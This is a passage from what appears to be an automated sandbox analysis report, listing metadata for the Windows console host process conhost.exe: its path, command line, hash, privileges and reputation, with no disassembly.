Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **6852**, Parent PID: **6840**

General

Target ID:	23
Start time:	15:17:46

Start date:	28/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

No disassembly